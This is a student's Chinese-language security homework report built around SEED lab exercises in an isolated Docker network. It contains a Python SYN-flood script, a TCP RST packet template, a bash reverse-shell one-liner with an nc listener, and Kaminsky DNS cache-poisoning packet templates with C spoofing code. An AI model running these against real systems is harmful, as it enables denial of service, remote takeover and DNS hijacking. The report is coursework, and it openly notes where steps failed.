4.1 Teamviewer (20 pts)

TeamViewer 能夠在 NAT 伺服器後面成功進行遠端控制的 NAT 穿透技術：

原理

收集候選傳輸位址：Caller 和 Callee 各自收集能提供 IP 流量的位址（Transport Candidates）
交換候選傳輸位址：利用 SIP 協定結合 Offer/Answer 模式交換收集到的 Transport Candidates
配對候選傳輸位址：根據收集到的 Transport Candidates，整合出可能的候選配對組（Candidate Pair）
連線測試：進行點對點連線測試，確定最佳的連線
建立實際連線：選擇一條成功的連線作為實際傳輸路徑

操作流程

收集 Transport Candidates：Caller 和 Callee 各自收集自己的 Transport Candidates
發送 Offer 訊息：Caller 使用 SDP 協定描述 Transport Candidates 後，將訊息發送給 Callee
Callee 收集 Transport Candidates：Callee 同意通訊後，收集自己的 Transport Candidates
回應 Answer 訊息：Callee 使用 SDP 協定描述自己的 Transport Candidates 後，回傳給 Caller
進行互連測試：Caller 和 Callee 各自根據 Candidate Pair 進行點對點互連測試
建立實際連線：選擇一條成功的連線作為實際傳輸路徑




圖 2.2-1 NAT穿透機制交涉流程示意圖

賴靜瑛（2009）。互動式連線建立之 NAT 穿透整合技術。電腦與通訊，(129)，99-108。
https://doi.org/10.29917/CCLTJ.200909.0014

Docker 相關

```
seed@seedlab:/home/a0320506/Labsetup$ ls
docker-compose.yml  volumes
seed@seedlab:/home/a0320506/Labsetup$  dockps
76cc1c94dde1  seed-attacker
70853d449ea1  user1-10.9.0.6
ce67c028f59f  user2-10.9.0.7
766f1ad38c90  victim-10.9.0.5
seed@seedlab:/home/a0320506/Labsetup$ docksh 76
Error response from daemon: multiple IDs found with provided prefix: 76
seed@seedlab:/home/a0320506/Labsetup$ docksh 76c
root@seedlab:/# ^C
root@seedlab:/# exit
exit
seed@seedlab:/home/a0320506/Labsetup$
```

```
seed@seedlab:/home/a0320506/Labsetup$ ls
docker-compose.yml  volumes
seed@seedlab:/home/a0320506/Labsetup$  dcup
WARNING: Found orphan containers (www-10.9.0.80) for this project. If you removed or renamed this service in y
r compose file, you can run this command with the --remove-orphans flag to clean it up.
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating user1-10.9.0.6  ... done
Creating seed-attacker   ... done
Creating victim-10.9.0.5 ... done
Creating user2-10.9.0.7  ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
victim-10.9.0.5 |  * Starting internet superserver inetd                [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                [ OK ]
user1-10.9.0.6 |  * Starting internet superserver inetd                [ OK ]
```

```
seed@seedlab:/home/a0320506/Labsetup/volumes$ dockps
76cc1c94dde1  seed-attacker
70853d449ea1  user1-10.9.0.6
ce67c028f59f  user2-10.9.0.7
766f1ad38c90  victim-10.9.0.5
```

4.2 Lab: TCP Attacks Lab (20 pts)

Task 1: SYN Flooding Attack

```
seed@seedlab:/home/a0320506/Labsetup$  sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 256
```

```
seed@seedlab:/home/a0320506/Labsetup$ sysctl -a | grep syncookies
sysctl: permission denied on key 'fs.protected_fifos'
sysctl: permission denied on key 'fs.protected_hardlinks'
sysctl: permission denied on key 'fs.protected_regular'
sysctl: permission denied on key 'fs.protected_symlinks'
sysctl: permission denied on key 'kernel.apparmor_display_secid_mode'
sysctl: permission denied on key 'kernel.cad_pid'
sysctl: permission denied on key 'kernel.unprivileged_userns_apparmor_policy'
sysctl: permission denied on key 'kernel.usermodehelper.bset'
sysctl: permission denied on key 'kernel.usermodehelper.inheritable'
sysctl: permission denied on key 'net.core.bpf_jit_harden'
sysctl: permission denied on key 'net.core.bpf_jit_kallsyms'
sysctl: permission denied on key 'net.core.bpf_jit_limit'
sysctl: permission denied on key 'net.ipv4.tcp_fastopen_key'
sysctl: permission denied on key 'net.ipv6.conf.all.stable_secret'
net.ipv4.tcp_syncookies = 1
sysctl: permission denied on key 'net.ipv6.conf.br-29c1cffd57a0.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.default.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.docker0.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.ens4.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.lo.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.veth13229fb.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.veth5172215.stable_secret'
sysctl: permission denied on key 'net.ipv6.conf.veth595b561.stable_secret'
sysctl: permission denied on key 'vm.mmap_rnd_bits'
sysctl: permission denied on key 'vm.mmap_rnd_compat_bits'
sysctl: permission denied on key 'vm.stat_refresh'
```

```
seed@seedlab:/home/a0320506/Labsetup$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
seed@seedlab:/home/a0320506/Labsetup$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Task 1.1: Launching the Attack Using Python

synflood.py

```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, verbose = 0)
```

在 seed-attacker 執行攻擊

```
seed@seedlab:/home/a0320506/Labsetup/volumes$ docksh 76c
root@seedlab:/# cd /volumes
root@seedlab:/volumes# python3 synflood.py
```

可以登入 victim：攻擊失敗

```
seed@seedlab:/home/a0320506/Labsetup$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
766f1ad38c90 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1054-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@766f1ad38c90:~$
```

【為了讓攻擊成功】

1. 強化攻擊：在 seed-attacker 同時執行 6 個攻擊程式

```
root@seedlab:/volumes# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   600 pts/0    Ss   17:03   0:00 /bin/sh -c /bin/bash
root           7  0.0  0.0   4116  3304 pts/0    S+   17:03   0:00 /bin/bash
root           9  0.0  0.0   4116  3472 pts/1    Ss   17:04   0:00 /bin/bash
root          20  7.1  0.7  36540 31760 pts/1    R    17:09   0:09 python3 synflood.py
root          21  7.1  0.7  36536 31588 pts/1    D    17:09   0:09 python3 synflood.py
root          28  7.1  0.7  36540 31524 pts/1    D    17:09   0:09 python3 synflood.py
root          32  7.2  0.7  36280 31588 pts/1    D    17:09   0:08 python3 synflood.py
root          33  7.2  0.7  36280 31864 pts/1    D    17:09   0:08 python3 synflood.py
root          34  7.2  0.7  36280 31772 pts/1    D    17:09   0:08 python3 synflood.py
root          44  0.0  0.0   5904  2844 pts/1    R+   17:11   0:00 ps aux
```

2. 削弱防禦：將 victim-10.9.0.5 的半開區間減到 5

```
root@766f1ad38c90:/# sysctl -w net.ipv4.tcp_max_syn_backlog=5
net.ipv4.tcp_max_syn_backlog = 5
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
5
```

攻擊成功：無法連線至 victim-10.9.0.5

```
seed@seedlab:/home/a0320506/Labsetup$ telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

Task 1.2: Launch the Attack Using C

```
seed@seedlab:/home/a0320506/Labsetup/volumes$ sudo gcc -o synflood synflood.c
```

```
root@seedlab:/volumes# synflood 10.9.0.5 23
```

攻擊前 64 攻擊後 128

```
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
64
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
64
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
128
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
128
```

攻擊成功

```
seed@seedlab:/home/a0320506/Labsetup$ telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

比較：和 python 相比，用 C 語言攻擊一次就成功，不需要增加攻擊程式執行次數或調整半開區間

可能的原因：

1. 攻擊速度：C 語言的程式比 Python 程式更快速，能夠以更快的速度發送大量的攻擊封包，導致目標機器的半開連接隊列迅速被填滿
2. 封包生成和發送效率：C 語言通常比 Python 更靠近硬體層，能夠更有效地生成和發送封包，從而降低攻擊的延遲和效率損失

Task 1.3: Enable the SYN Cookie Countermeasure

```
root@766f1ad38c90:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

```
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
128
root@766f1ad38c90:/# netstat -tna | grep SYN_RECV | wc -l
128
```

```
seed@seedlab:/home/a0320506/Labsetup/volumes$ telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
766f1ad38c90 login:
```

SYN cookie 機制允許狀態資訊作為 SYN-ACK 和 ACK 封包的一部分儲存在 cookie 中，而不是儲存在 victim 的 flow table 中，由於流程表沒有被填滿，因此當發生 SYN 洪氾攻擊時，flow table 不會出現緩衝區溢位問題，因此 victim 將能夠服務更多請求

Task 2: TCP RST Attacks on `telnet` Connections

使用 SSH 連線進 VM，無法開啟 Wireshark，故無法得知 seq，無法執行程式

```
seed@seedlab:/home/a0320506/Labsetup$ sudo wireshark &
[1] 3105
seed@seedlab:/home/a0320506/Labsetup$ qt.qpa.xcb: could not connect to display :0
qt.qpa.plugin: Could not load the Qt platform plugin "xcb" in "" even though it was found.
This application failed to start because no Qt platform plugin could be initialized. Reinstalling the applicatio
n may fix this problem.

Available platform plugins are: eglfs, linuxfb, minimal, minimalegl, offscreen, vnc, xcb.

^C
[1]+  Aborted                 sudo wireshark
```

```python
#!/usr/bin/env python3

from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=23, dport=23, flags="R", seq=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

理論上發送攻擊後會讓 A telnet 連線到 B 的連線斷掉

Task 3: TCP Session Hijacking

使用 SSH 連線進 VM，無法開啟 Wireshark，故無法得知 seq，無法執行程式

```
seed@seedlab:/home/a0320506/Labsetup$ sudo wireshark &
[1] 3105
seed@seedlab:/home/a0320506/Labsetup$ qt.qpa.xcb: could not connect to display :0
qt.qpa.plugin: Could not load the Qt platform plugin "xcb" in "" even though it was found.
This application failed to start because no Qt platform plugin could be initialized. Reinstalling the applicatio
n may fix this problem.

Available platform plugins are: eglfs, linuxfb, minimal, minimalegl, offscreen, vnc, xcb.

^C
[1]+  Aborted                 sudo wireshark
```

理論上因為被劫持了，並將惡意命令注入到 telnet，Telnet 服務器會執行攻擊者所發送的惡意命令

Task 4: Creating Reverse Shell using TCP Session Hijacking

seed-attacker

```
root@seedlab:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37268
```

victim

```
root@8cb961f9103a:/# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```

成功遠程執行命令

```
root@seedlab:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37268
root@8cb961f9103a:/# ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

4.3 Lab: The Kaminsky Attack Lab (30 pts)

Lab Environment Setup (Task 1)

```
seed@seedlab:/home/a0320506/Labsetup43$ dcbuild
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
bind: Pulling from handsonsecurity/seed-server
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Pull complete
Digest: sha256:e41ad35fe34590ad6c9ca63a1eab3b7e66796c326a4b2192de34fa30a15fe643
Status: Downloaded newer image for handsonsecurity/seed-server:bind
 ---> bbf95098dacf
Step 2/4 : COPY named.conf           /etc/bind/
 ---> a645d7a990bc
Step 3/4 : COPY named.conf.options   /etc/bind/
 ---> 7fb3f9e84509
Step 4/4 : CMD service named start && tail -f /dev/null
 ---> Running in da0b75a92473
Removing intermediate container da0b75a92473
 ---> 438d6c3570cd

Successfully built 438d6c3570cd
Successfully tagged seed-local-dns-server:latest
Building user
Step 1/5 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override
 ---> d6f78b58294c
```

```
seed@seedlab:/home/a0320506/Labsetup43$ dockps
75a55f1473ec  attacker-ns-10.9.0.153
a02fce45a9a5  local-dns-server-10.9.0.53
1e69ba591786  seed-attacker
f5d430a2eca0  user-10.9.0.5
```

dig ns.attacker32.com 表示查詢域名 ns.attacker32.com 的 DNS 記錄

```
root@f5d430a2eca0:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27258
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 46d5a532a17cc17f010000006655fb01476bbc0c565aacfc (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue May 28 15:40:49 UTC 2024
;; MSG SIZE  rcvd: 90
```

查詢結果：

HEADER：查詢成功返回，狀態是 NOERROR，表示查詢沒有錯誤

QUESTION SECTION：顯示查詢的問題，即 ns.attacker32.com 的 A 記錄

ANSWER SECTION：提供答案，ns.attacker32.com 對應的 IP 地址是 10.9.0.153

附加資訊：

Query time：查詢耗時 12 毫秒。

SERVER：使用的 DNS 伺服器是 10.9.0.53

EDNS：顯示擴展 DNS 資訊，包含 cookie

dig www.example.com 表示查詢域名 www.example.com 的 DNS 記錄

```
root@f5d430a2eca0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26199
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6249a42bac1240a8010000006655fc95a725d89216784afc (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3600    IN      A       93.184.215.14

;; Query time: 508 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue May 28 15:47:33 UTC 2024
;; MSG SIZE  rcvd: 88
```

查詢結果：

HEADER：查詢成功返回，狀態是 NOERROR，表示查詢沒有錯誤

QUESTION SECTION：顯示查詢的問題，即 www.example.com 的 A 記錄

ANSWER SECTION：提供答案，www.example.com 對應的 IP 地址是 93.184.215.14

附加資訊：

Query time：查詢耗時 508 毫秒

SERVER：使用的 DNS 伺服器是 10.9.0.53

EDNS：顯示擴展 DNS 資訊，包含 cookie

dig @ns.attacker32.com www.example.com 表示查詢 www.example.com 的 A 記錄，並指定使用 ns.attacker32.com 這個 DNS 伺服器

```
root@f5d430a2eca0:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12955
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d7609ab4981cd85a010000006655fd0d562445acf0d55df8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue May 28 15:49:33 UTC 2024
;; MSG SIZE  rcvd: 88
```

查詢結果：

HEADER：查詢成功返回，狀態是 NOERROR，表示查詢沒有錯誤

QUESTION SECTION：顯示查詢的問題，即 www.example.com 的 A 記錄

ANSWER SECTION：提供答案，www.example.com 對應的 IP 地址是 1.2.3.5

附加資訊：

Query time：查詢耗時 0 毫秒。

SERVER：使用的 DNS 伺服器是 10.9.0.153

EDNS：顯示擴展 DNS 資訊，包含 cookie

Task 2: Construct DNS request

```
#!/usr/bin/env python3
from scapy.all import *

Qdsec = DNSQR(qname="www.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst="10.9.0.153", src="10.9.0.53")
udp = UDP(dport=53, sport=52055, chksum=0)
request = ip/udp/dns

send(request)
```

使用 SSH 連線進 VM，無法開啟 Wireshark，但理論上這支程式會觸發一系列封包的發送和接收

```
from scapy.all import *

name = "www.example.com"
domain = "example.com"
ns = "ns.poopypawslin.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.153", src="10.9.0.53")
udp = UDP(dport=53, sport=52055, chksum=0)

reply = ip/udp/dns

send(reply)
```

使用 SSH 連線進 VM，無法開啟 Wireshark，但理論上會接收到修改後的 UDP 封包

Task 4: Launch the Kaminsky Attack

建立 DNS 請求的封包模板 template-DNS-request-packet.py

```
from scapy.all import *

Qdsec = DNSQR(qname="rando.example.com")
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst="10.9.0.153", src="10.9.0.53")
udp = UDP(dport=53, sport=52055, chksum=0)
request = ip/udp/dns

with open("ip_req.bin", "wb") as f:
  f.write(bytes(request))
```

建立 DNS 回應的封包模板 template-DNS-response-packet.py

```python
from scapy.all import *

name = "rando.example.com"
domain = "example.com"
ns = "ns.poopypawslin.com"

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata="1.2.3.4", ttl=259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=0,
qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst="10.9.0.153", src="10.9.0.53")
udp = UDP(dport=33333, sport=53, chksum=0)

reply = ip/udp/dns

with open("ip_resp.bin", "wb") as f:
  f.write(bytes(reply))
```

執行上面兩個程式

```
seed@seedlab:/home/a0320506/Labsetup43/volumes$ sudo python3 template-DNS-request-packet.py
seed@seedlab:/home/a0320506/Labsetup43/volumes$ sudo python3 template-DNS-response-packet.py
```

補完 attack.c

```c
void send_dns_request(char * temp_buf, int pkt_size, char * name)
{
  // Modify the name in the question field (offset=41)
  memcpy(temp_buf+41, name, 5);

  // Send request packet
  send_raw_packet(temp_buf, pkt_size);
}


void send_dns_response(char * temp_buf, int pkt_size, char * name, int txn_id)
{
  // Modify the name in the question field (offset=41)
  memcpy(temp_buf+41, name, 5);

  // Modify the name in the answer field (offset=64)
  memcpy(temp_buf+64, name, 5);

  // Modify the transaction ID field (offset=28)
  unsigned short id_net_order = htons(txn_id);
  memcpy(temp_buf+28, &id_net_order, 2);

  // Send request packet
  send_raw_packet(temp_buf, pkt_size);
}
```

編譯+執行

```
seed@seedlab:/home/a0320506/Labsetup43/volumes$ sudo gcc attack.c -o attack
seed@seedlab:/home/a0320506/Labsetup43/volumes$ ls
attack  attack.c  ip_req.bin  ip_resp.bin  template-DNS-request-packet.py  template-DNS-response-packet.py
seed@seedlab:/home/a0320506/Labsetup43/volumes$ ./attack
```

在 local-dns-server-10.9.0.53 檢查 DNS cache

```
root@a02fce45a9a5:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      859599  A       10.9.0.153
```

Task 5: Result Verification

```
root@f5d430a2eca0:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44758
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2e7e1cd9e25342da0100000066560df3f7429fc195a738f8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        3456    IN      A       93.184.215.14

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue May 28 17:01:39 UTC 2024
;; MSG SIZE  rcvd: 88
```

```
root@f5d430a2eca0:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60877
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ab094769056a0add0100000066560cdc1e1b44e706664ad9 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 12 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue May 28 16:57:00 UTC 2024
;; MSG SIZE  rcvd: 88
```

看起來沒有，但理論上本地 DNS 伺服器要直接向 10.9.0.153 的惡意伺服器 ns.poopypawslin.com 查詢答案，而不是執行遞歸 DNS 查詢，因為惡意伺服器已被快取為名稱伺服器

4.4 Lab: Webgoat (30 pts)


java -jar webgoat-2023.8.jar [— server.port=8080] [— server.address=localhost]


```
C:\Users\Tosha.E.T\Documents\GitHub\122-2-Information-Security\HW4>java -jar webgoat-2023.8.jar [ - server.port=8080] [ - server.address=lo
calhost]
2024-05-31T22:17:10.001+08:00  INFO 40004 --- [           main] org.owasp.webgoat.server.StartWebGoat    : Starting StartWebGoat v2023.8 us
ing Java 22.0.1 with PID 40004 (C:\Users\Tosha.E.T\Documents\GitHub\122-2-Information-Security\HW4\webgoat-2023.8.jar started by Tosha.E.T
in C:\Users\Tosha.E.T\Documents\GitHub\122-2-Information-Security\HW4)
2024-05-31T22:17:10.109+08:00  INFO 40004 --- [           main] org.owasp.webgoat.server.StartWebGoat    : No active profile set, falling b
ack to 1 default profile: "default"
2024-05-31T22:17:10.898+08:00  INFO 40004 --- [           main] org.owasp.webgoat.server.StartWebGoat    : Started StartWebGoat in 1.397 se
conds (process running for 2.331)
```

```
2024-05-31T22:17:10.994+08:00  INFO 40004 --- [           main] org.owasp.webgoat.server.StartWebGoat    : No active profile set, falling b
ack to 1 default profile: "default"
2024-05-31T22:17:12.271+08:00  INFO 40004 --- [           main] .s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring Data JPA re
```

帳號: 40923129l 密碼: 40923129l


不知道為什麼沒辦法用封包抓取工具，所以有的不能直接做，所以有些改成參考網路資料進行學習

